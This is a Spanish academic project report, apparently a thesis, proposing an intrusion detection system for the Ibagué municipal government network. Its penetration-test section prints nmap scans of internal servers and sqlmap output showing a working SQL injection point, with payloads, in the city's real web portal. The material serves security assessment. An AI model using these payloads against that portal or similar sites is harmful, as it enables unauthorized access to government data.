Según los datos de la encuesta nacional de seguridad informática <sup>11</sup>, la mayoría de violaciones a la seguridad de la información se presentan por la instalación de software no autorizado, seguido por la presencia de virus y/o caballos de Troya, y ya en menor medida los ataques de Phishing, como se puede establecer estos riesgos en su mayoría serian controlables a través de la implementación del IDS. se define como función del sistema de detección de intrusos el análisis de las diferentes áreas para determinar el uso incorrecto (actividades maliciosas o abusivas dentro de la red) o alguna intrusión (violaciones desde afuera) <sup>12</sup>, razón por la cual se considera es el complemento perfecto al Firewall presente en la infraestructura de red actual de la Alcaldía Municipal de Ibagué.

Los Sistemas de Detección de Intrusos ganan importancia al complementarse con dispositivos de primera línea defensa como son los equipos Firewall en un esquema de seguridad básico. Al combinar estas herramientas se configura un esquema más robusto y eficiente ante los ataques y vulnerabilidades existentes en la infraestructura tecnología de la entidad.<sup>13</sup>

Las principales ventajas que ofrece este esquema son las siguientes:

1. Notificar sucesos al percibir la presencia de tráfico o usuarios con actividades sospechosas en la red.
2. Detectar ataques y otras violaciones de la seguridad que no son identificados por los dispositivos primarios de seguridad.
3. Encontrar comportamientos anómalos en el tráfico existente en la red y con ello generar retroalimentación que permitan generar políticas más robustas en el equipo Firewall.

En paralelo con la implementación del IDS se busca establecer en la Alcaldía de Ibagué, directrices para la seguridad de los sistemas de información actuales y propuestos, teniendo en cuenta criterios definidos por la (OCDE) <sup>14</sup>, cuyo objetivo es “promover el uso y desarrollo de una cultura de la seguridad, no solo en el desarrollo de sistemas y redes de comunicación”. Políticas de (uso responsable de los recursos tecnológicos, respuestas claras y tiempos

---

<sup>11</sup> Almanza Junco. Andrés Ricardo. (abril de 2016). Encuesta Nacional de Seguridad Informática. Recuperado de: <http://acis.org.co/revista139/content/tendencias-2016-encuesta-nacional-de-seguridad-inform%C3%A1tica>.

<sup>12</sup> Red Hat Inc. Red Hat Enterprise Linux 4 (26 de Julio de 2017). Manual de seguridad, 2005. Capitulo9. Detección de Intrusos. Recuperado de: (<https://es.scribd.com/document/117597600/Manual-de-Seguridad-Linux-Red-Hat>).

<sup>13</sup> Mira Alfaro, Emilio José (2006) . Implantación de un sistema de detección de intrusos en la Universidad de Valencia. Valencia, p142 Proyecto Final de Carrera. Universidad de Valencia. Ingeniería Informática. Recuperado de: <https://www.rediris.es/cert/doc/pdf/ids-uv.pdf>

<sup>14</sup> Almanza Junco. Andrés Ricardo. (abril de 2016). Encuesta Nacional de Seguridad Informática. Recuperado de: <http://acis.org.co/revista139/content/tendencias-2016-encuesta-nacional-de-seguridad-inform%C3%A1tica>.

cortos de respuesta, gobierno abierto, evaluación y gestión del riesgo y de la seguridad).

Todo esto garantiza la robustez de la solución planteada y permite que la propuesta genere una seguridad efectiva y confiable en la infraestructura tecnológica.

La directriz que inicialmente se pretende abarcar es la de concientización del personal responsable del manejo de la infraestructura tecnológica, pero con igual o mayor importancia es la de concientizar a aquellos usuarios que hacen uso diario de los recursos informáticos disponibles y los cuales son los más vulnerables a las amenazas y ataques cibernéticos. Porque según lo define Ignacio Pérez, “la Ingeniería Social consiste en persuadir a una persona para influenciarla en sus acciones. En otras palabras, es la manipulación de personas influenciándolas a ejecutar determinada acción, que las lleva a ser víctimas de un delito informático”<sup>15</sup>, lo cual se considera es atacar el punto más débil en la estructura de seguridad de la entidad.

Otro aspecto que se debe tener en cuenta es el manejo de estándares para el desarrollo del marco de gestión de la seguridad de la información a implementar, para ello se tomara como base la norma ISO/IEC 27001, la cual abarca los pilares de la seguridad informática, (Confidencialidad, Integridad, Autenticidad y Disponibilidad), y cuyo fin es establecer un sistema compuesto por procesos, personal humano y tecnología que realice un análisis de las amenazas y vulnerabilidades existentes y con dicha información permita establecer medidas para la mitigación de los mismos.<sup>16</sup>

---

<sup>15</sup> Pérez, Ignacio. (21 de mayo de 2014). Las técnicas de Ingeniería Social evolucionaron, ¡presta atención. Recuperado de: <https://www.welivesecurity.com/la-es/2014/05/21/tecnicas-ingenieria-social-evolucionaron-presta-atencion/>

<sup>16</sup> Acevedo Juárez, Héctor. (8 de noviembre de 2011). ISO-27001: ¿Qué es y para qué sirve?. Recuperado de: <http://www.magazcitur.com.mx/?p=1574>



## 4.2 MARCO CONCEPTUAL

Para la realización del proyecto se tendrán en cuenta conceptos relacionados con vulnerabilidades, amenazas y riesgos, variables que deben ser considerados en los esquemas de seguridad. Teniendo en cuenta que si no se mitigan estos sucesos que atentan directamente contra los pilares de un sistema de seguridad como son: disponibilidad, integridad y confidencialidad.

Para el caso particular, se requiere el análisis y diseño de un sistema detención de intrusos (IDS –IPS) que como se mencionó anteriormente complementen el esquema de seguridad existente en la Alcaldía de Ibagué, para que blinden de manera robusta el activo más importante que tiene la Alcaldía que para este caso sería los datos almacenados a través de la ERP PISAMI, SOFTCON, PORTAL DE SERVICIOS y TAO de propiedad de la Alcaldía de Ibagué.

A continuación, se describen algunos conceptos definidos en el capítulo y que son necesarios para una mayor comprensión del proyecto.

ERP: Es un sistema integral de planificación de recursos y gestión de la información que, de forma sistemática, cumple con las necesidades de gestión de una organización.

PISAMI: Denominada “Plataforma Integrada de Sistemas Alcaldía Municipal de Ibagué”. Está conformado por el subsistema financiero el cual tiene los módulos (Presupuesto, Contabilidad y Tesorería). El subsistema tributario, conformado por los módulos (Predial, Industria y Comercio, Otros Ingresos, Fiscalización y Cobro Coactivo). El subsistema administrativo conformado por los módulos (Hoja de Vida, Nomina, Gestión Documental y PQR). Los subsistemas sectoriales conformados por (Contratación, Estadístico Gerencial y Mesa de ayuda)

TAO, “Sistema de información Tributario impuesto Predial de la Alcaldía de Ibagué”.

SOFTCON. “Sistema de Información de procesos Judiciales y Contratación”.

PORTAL DE SERVICIOS, portal en internet bajo el dominio <https://www.ibague.gov.co> dando cumplimiento a la estrategia de Gobierno Abierto.

IDS, es una aplicación o software que monitorea el tráfico de una red, con el objeto de detectar señales de intrusión, actividades de usuarios no autorizados y la ocurrencia de malas prácticas, como en el caso de los usuarios

autorizados que intentan sobrepasar sus límites de restricción de acceso a la información.

IPS, Un Sistema de Prevención de Intrusos (IPS), es un componente de seguridad de red que a nivel de software que monitorea el tráfico de red. Su principal función es identificar el virus y detener el ataque, siendo este el diferenciador de los Sistemas de Detección de Intrusos (IDS).<sup>5</sup>

POLÍTICAS DE SEGURIDAD, corresponden a directrices establecidas por la entidad que son de obligatorio cumplimiento, con el objetivo de proteger la información y demás activos informáticos de amenazas y vulnerabilidades y con ello garantizar la integridad, confidencialidad y disponibilidad de la información.

#### 4.3 MARCO LEGAL

La ley 1273 de 2009, penaliza como delitos todas las amenazas materializadas que impactan de manera negativa los principales elementos del sistema de seguridad informática como son confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos. De acuerdo a esta premisa se tipifican los siguientes delitos:

- Obstaculización ilegítima de sistema informático o red de telecomunicaciones.
- Acceso abusivo a un sistema informático.
- Interceptación de datos informáticos.
- Daño Informático.
- Uso de software malicioso.
- Violación de datos personales.
- Suplantación de sitios web para capturar datos personales.

En esta misma ley, agrega unas consideraciones importantes sobre el artículo 269h, “agrega como circunstancias de agravación punitiva de los tipos penales descritos anteriormente el aumento de la condena de la mitad a las tres cuartas partes si la conducta se cometiere:

1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.
2. Por servidor público en ejercicio de sus funciones.

3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.
4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.
5. Obteniendo provecho para sí o para un tercero.
6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.
7. Utilizando como instrumento a un tercero de buena fe.
8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.

Es de anotar que estos tipos penales obligan tanto a empresas como a personas naturales a prestar especial atención al tratamiento de equipos informáticos, así como al tratamiento de los datos personales, estableciendo como factor primordial la circunstancia de agravación del inciso 3 del artículo 269h que señala “por quien tuviere un vínculo contractual con el poseedor de la información”.<sup>17</sup>

---

<sup>17</sup> Secretaria del Senado, (20 de mayo de 2017). Ley 1273 DE 2009. Recuperado de: [http://www.secretariasenado.gov.co/senado/basedoc/ley\\_1273\\_2009.html](http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html)

## **5. METODOLOGÍA DE INVESTIGACIÓN**

### **5.1 TIPO INVESTIGACIÓN**

Corresponde a investigación aplicada o tecnológica, este método genera conocimiento y procedimientos que redundan en el mejoramiento de los procesos productivos, logrando mejores resultados para el proceso modelado, todo fundamentado a través de las fases: investigación, experimental e incluso la realización de prototipo funcional. Según el nivel de medición y análisis de la información: se realizará una investigación descriptiva y confirmatoria.

De una parte, se describirán los aspectos más importantes del objeto del estudio, para el caso concreto, el diseño de un sistema de prevención de intrusos para la red LAN de la Alcaldía de Ibagué, que permita a la entidad realizar con posterioridad la implementación de este esquema de seguridad.

### **5.2 POBLACIÓN Y MUESTRA**

La población objetivo de este proyecto, corresponde a 411 funcionarios que tienen acceso a manera de intranet a las aplicaciones del ERP PISAMI, TAO, SOFTCON y demás aplicaciones sectoriales instaladas en la granja de equipos servidores de propiedad de la Administración Central ubicada en la calle 9 número 2-59 oficina 216.

La muestra se realizará en la Dirección de Informática, recopilando estadísticas de ataques, revisión de políticas de seguridad, procedimientos definidos para la administración de las diferentes plataformas, bitácora de mantenimientos correctivos y preventivos, solicitudes a la mesa de ayuda incidencias a través Tickets.

### **5.3 TÉCNICAS DE ANÁLISIS Y PROCESAMIENTO DE INFORMACIÓN**

Mediante el método no experimental, aplicando encuestas exploratorias, se percibió sobre el conocimiento y alcance de las políticas de seguridad implementadas en la entidad, si el personal da cumplimiento a cada una de las directrices en la práctica, esto con el objeto de conocer información sobre prácticas o conductas que pongan en riesgo la información de la entidad.

El método para la recolección de datos a utilizar corresponde a la realización de entrevistas, las cuales se aplicarán a los funcionarios responsables de los procesos de administración de la red LAN y administradores de la base de datos. Este diseño se utiliza para el estudio de cambios o de evolución en los fenómenos de interés. Se entrevista dos o más veces a las mismas muestras de sujetos.<sup>18</sup>

#### 5.4 METODOLOGÍA DESARROLLO

Para el desarrollo del proyecto se plantean Tres (3) etapas: la primera, corresponde al diagnóstico del sistema de seguridad implementado a nivel de infraestructura de la red datos (LAN), identificando las amenazas, vulnerabilidades, riesgos, además conociendo el impacto que desde la perspectiva de infraestructura afectaría la integridad y disponibilidad de la información de la entidad. La segunda etapa, corresponde a la investigación de los recursos tecnológicos y herramientas disponibles para la implementación de sistemas de detección de intrusos (IDS) y por último la tercera, son todas las recomendaciones realizadas por el grupo académico a la entidad para ajustar las políticas de seguridad con directrices como:

- Configuración y administración de las redes.
- Control de acceso.
- Gestión de las vulnerabilidades técnicas.
- Seguridad de la Información en las relaciones con los proveedores.
- Gestión de incidentes de seguridad de la información.
- Reporte de debilidades, evaluación y respuesta a incidentes de seguridad de la información.

De acuerdo a los objetivos planteados en el proyecto y la metodología orientada al desarrollo de un proyecto aplicado se plantea la realización de las siguientes actividades:

5.4.1 Identificación de las principales vulnerabilidades a la red LAN, causas, consecuencias, niveles de tráfico, posibles activos impactados.

5.4.1.1 Reporte de puertos y servicios disponibles de cada uno de los servidores y que direcciones IP locales tienen autorizado el acceso a dichos servicios.

---

<sup>18</sup> Universidad Autónoma de México. (20 de mayo de 2017). Método de Investigación. (20 de mayo de 2017). Recuperado de: <http://www.psicol.unam.mx/Investigacion2/pdf/METO2F.pdf>

5.4.1.2 Revisión de cada una de las reglas definidas en el equipo Firewall, ver el alcance y las restricciones y con ello generar el documento de diagnóstico.

5.4.2 Identificación junto con los usuarios responsables de la formulación de las políticas de seguridad de la información y los requerimientos para la actualización de las directrices que impactan la red LAN de la Alcaldía de Ibagué.

5.4.3 Documentación de los requerimientos de hardware y software para la implementación de un sistema de detección de intrusos en la red LAN (N-IDS).

5.4.4 Elaboración de un diagrama que contenga el esquema de seguridad a nivel de red LAN para la Alcaldía de Ibagué del edificio principal y sus sedes externas conectadas a través de canales de datos, de acuerdo a los requerimientos técnicos definidos para la implementación de los Sistemas de Detección de Intrusos.

## 6. DESARROLLO DE LOS OBJETIVOS

Las actividades a desarrollar son las siguientes:

6.1 SOCIALIZACIÓN DE ALCANCE DEL PROYECTO, mediante sesiones de sensibilización se expuso y acordó el plan de trabajo con las funcionarias (Ing. María Antonia Gamboa Sandoval, Directora Grupo Informática y la Ing. Doris Galeano, Profesional Universitario), responsables de la formulación y actualización de las políticas de seguridad de la información en la dirección de Informática. De esta manera se estableció cual era el problema y se explicó la metodología de desarrollo del proyecto en cada una de las tres etapas planteadas.

De acuerdo a esto se procedió a desarrollar la primera etapa de diagnóstico, iniciando con todas las pruebas de penetración y análisis que permitan identificar las principales vulnerabilidades a la red LAN, causas, consecuencias, niveles de tráfico, posibles activos impactados y de allí retomar todo el aspecto normativo que tiene la entidad y que aplica en sus procesos (Políticas de Seguridad). (Cuadro 01: Identificación Activos Informáticos y Cuadro 02: Identificación de Amenaza, Vulnerabilidad, Impacto y Riesgos)

6.2 PRUEBAS DE PENETRACIÓN RED LAN, el objetivo es identificar las causas, las consecuencias, los niveles de tráfico y los posibles activos impactados por los ataques informáticos al sistema de información y la plataforma tecnológica. Mediante la aplicación de entrevistas, el análisis del inventario de activos informáticos, la revisión de esquemas de licenciamiento y vigencia de los mismos, los procesos automatizados, los procesos de información relevantes y servicios de infraestructura tecnológica contratados con terceros, se realizara el análisis de todos estos documentos que permitirán desarrollar tareas enfocadas al análisis y diagnóstico de cada uno de los componentes del esquema de seguridad implementado en la entidad.

### 6.2.1 Análisis y escaneo de puertos de servidores de aplicaciones y base de datos

El escaneo de puertos realizado a través del uso de la herramienta NMAP sobre los servidores de aplicaciones ubicados en el datacenter de la Alcaldía Municipal de Ibagué, particularmente los identificados con dirección IP 10.10.0.10 y 10.10.2.12, permitió detectar que poseen un Firewall activo a nivel

de sistema operativo que filtra el acceso interno a los servicios. Los puertos permitidos para acceso externos son los siguientes:

Puerto 22/TCP: puerto de acceso SSH.

Puerto 80/TCP: puerto de acceso protocolo http no seguro.

Puerto 10000/TCP: puerto de acceso consola web de administración.

### Figura 5. Servidor de aplicaciones Web – ERP

```
[root@copias ~]# nmap 10.10.0.10

Starting Nmap 6.40 ( http://nmap.org ) at 2018-05-09 16:37 -05
Nmap scan report for 10.10.0.10
Host is up (0.00058s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 5.01 seconds
```

Fuente: el autor.



## Figura 6. Servidor De Aplicaciones Web – Portal Web

```
[root@copias ~]# nmap 10.10.2.12

Starting Nmap 6.40 ( http://nmap.org ) at 2018-05-09 16:38 -05
Nmap scan report for 10.10.2.12
Host is up (0.00035s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:BF:1C:93 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds
```

Fuente: el autor.

Como se puede evidenciar el acceso a los servidores está restringido solo a través de estos puertos, pero el acceso usando los protocolos web están sin la capa de seguridad SSL, permitiendo que dichos servidores sean vulnerables a ataques de Cross Scripting XSS principalmente, ya que las peticiones realizadas por los usuarios no son encriptadas y son de fácil captura al usar un software tipo Sniffer que se ubique en la red.

A nivel del servidor de base de datos se evidencia un mayor número de puertos disponibles, los cuales debido a su falta de control genera vulnerabilidades que pueden ser aprovechadas por ataques internos y externos, estos servidores a pesar de no tener acceso desde internet, pero los cuales pueden ser accesibles si el atacante puede conectarse a la red LAN, los puertos que se deben monitorear principalmente son los siguientes:

Puerto 1521/TCP: Puerto conexión Oracle.

Puerto 1025/TCP: Puerto NFS-or-IIS.

Debido al manejo de conectividad de base de datos, es altamente probable que se puedan presentar ataques de tipo Sql Injection sobre la plataforma, con ello generando afectación sobre la información almacenada en el servidor y aprovechando principalmente el puerto 1025 que permite la compartición de archivos, generando ataques de inclusión remota o local de archivos.

## Figura 7. Servidor de Base de datos Oracle

```
Starting Nmap 6.40 ( http://nmap.org ) at 2018-05-09 16:39 -05
Nmap scan report for 10.10.2.10
Host is up (0.00031s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1037/tcp  open  ams
1521/tcp  open  oracle
3389/tcp  open  ms-wbt-server
MAC Address: D4:85:64:44:88:94 (Hewlett-Packard Company)

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

Fuente: El autor.

## PRUEBAS DE VULNERABILIDADES SERVIDOR DE BASE DE DATOS DE LA ALCALDÍA MUNICIPAL

Se realiza inicialmente un test de puertos sobre el servidor de base de datos de la Alcaldía Municipal para detectar los puertos y aplicaciones instaladas en el mismo.

## Figura 8. Escaneo de puertos con Nmap.

```
root@kali:~# nmap -sV 10.10.2.7
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-29 12:34 EDT
Nmap scan report for 10.10.2.7
Host is up (0.00016s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
3306/tcp   open  mysql        MySQL 5.7.23-log
5432/tcp   open  postgresql   PostgreSQL DB (Spanish)
10000/tcp  open  http         MiniServ 1.890 (Webmin httpd)
MAC Address: 00:0C:29:76:4E:1F (VMware)


Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.81 seconds
```

Fuente: El autor.

Con el proceso realizado se detectó que los puertos habilitados en el servidor son los que corresponden a los sistemas gestores de bases de datos MySQL y PostgreSQL, así como una aplicación de administración web de servidores llamada Webmin.

Al identificar el manejador de base de datos se procede a realizar pruebas haciendo uso de la herramienta SQLMap, la cual es una herramienta de código abierto cuya función primordial es la de realizar pruebas de penetración para detectar posibles vulnerabilidades en la base de datos, a través de distintas técnicas como lo son el SQL Injection entre otras.

**Figura 9. Prueba de vulnerabilidad con SQLMap**



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://www.ibague.gov.co/portal/seccion/contenido/index.php?type=2&cnt=1" --dbs
{1.2.7#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 09:58:00

[09:58:00] [INFO] testing connection to the target URL
[09:58:01] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[09:58:01] [INFO] testing if the target URL content is stable
[09:58:02] [INFO] target URL content is stable
[09:58:02] [INFO] testing if GET parameter 'type' is dynamic
[09:58:02] [INFO] confirming that GET parameter 'type' is dynamic
[09:58:02] [INFO] GET parameter 'type' is dynamic
[09:58:03] [WARNING] heuristic (basic) test shows that GET parameter 'type' might not be injectable
[09:58:03] [INFO] heuristic (XSS) test shows that GET parameter 'type' might be vulnerable to cross-site scripting (XSS) attacks
[09:58:03] [INFO] testing for SQL injection on GET parameter 'type'
```

Fuente: El autor.

Se procede a realizar pruebas de vulnerabilidad al portal web de la Alcaldía Municipal de Ibagué, con la herramienta SQLMap, cuyo fin es de detectar que sistema gestor de base de datos soporta los datos almacenados en el mismo.

**Figura 10. Detección de gestor de base de datos.**

```
root@kali: ~
File Edit View Search Terminal Help
D)'
[11:05:43] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[11:05:43] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON KEYS)'
[11:05:43] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[11:05:43] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[11:05:44] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[11:05:44] [INFO] testing 'MySQL inline queries'
[11:05:44] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[11:05:44] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[11:05:45] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[11:05:45] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[11:05:45] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[11:05:45] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[11:05:45] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[11:05:56] [INFO] GET parameter 'cnt' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[11:05:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:05:56] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:05:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[11:05:58] [INFO] target URL appears to have 13 columns in query
[11:06:09] [INFO] target URL appears to be UNION injectable with 13 columns
[11:06:18] [INFO] GET parameter 'cnt' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cnt' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

Fuente: el Autor

Lo primero que se evidencia es que el sistema gestor de base de datos es Mysql, en una versión superior a la 5.0.12, algo que ya se había comprobado haciendo uso de la herramienta NMAP, igualmente se evidencia que se están enviando peticiones con parámetros vulnerables a la base de datos.



**Figura 11. Detección de vulnerabilidades.**

```
GET parameter 'cnt' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 291 HTTP(s) requests
:
---
Parameter: cnt (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: type=2&cnt=1 AND 5044=5044

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: type=2&cnt=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 13 columns
  Payload: type=2&cnt=-8213 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7
16a7a7071,0x6e5a5172524b4d77747461755051756e6c72576f795168717054546a6f4d48474a796262504
f746b,0x71716a7871),NULL,NULL,NULL,NULL,NULL,NULL-- Omum
---
[11:08:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7-1708
web application technology: PHP 5.6.38, Apache 2.4.6
back-end DBMS: MySQL >= 5.0.12
[11:08:21] [INFO] fetching database names
[11:08:21] [INFO] used SQL query returns 2 entries
[11:08:21] [INFO] retrieved: information_schema
[11:08:22] [INFO] retrieved: portal
```

**Fuente:** El autor.

Como se evidencia en la imagen, se establece que el portal web de la entidad es sensible a ataques de tipo SQL Injection, con él envió de variables que son vulnerables y las cuales pueden generar fallas en el portal, esto es considerado una vulnerabilidad de alto riesgo ya que las sentencias SQL enviadas al gestor de la base de datos no están siendo evaluadas antes de ser ejecutadas para comprobar si existen caracteres especiales o sentencias anidadas que afecten la información alojada.

**Figura 12. Identificación de base de datos.**

```
[11:08:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7-1708
web application technology: PHP 5.6.38, Apache 2.4.6
back-end DBMS: MySQL >= 5.0.12
[11:08:21] [INFO] fetching database names
[11:08:21] [INFO] used SQL query returns 2 entries
[11:08:21] [INFO] retrieved: information_schema
[11:08:22] [INFO] retrieved: portal
available databases [2]:
[*] information_schema
[*] portal

[11:08:22] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.iba
que.gov.co'
```

**Fuente:** El autor.


Con esta vulnerabilidad se puede detectar cual es la base de datos que almacena la información del portal y con ello poder hacer una consulta de las tablas que la componen.

### 6.2.2 Trafico de la red LAN

En los reportes obtenidos a través del equipo firewall provisto por el proveedor de internet se puede comprobar que el acceso a aplicaciones P2P es elevado, teniendo en cuenta que este protocolo es utilizado para compartir archivos sin restricciones, aumenta el riesgo de infección de virus o malware en los equipos de la red interna, los cuales deben ser constantemente monitoreados, para poder detectar y bloquear todos aquellos accesos que se realicen a través de este tipo de programas.

**Figura 13. Aplicación por Categorías**

3.Application Categories

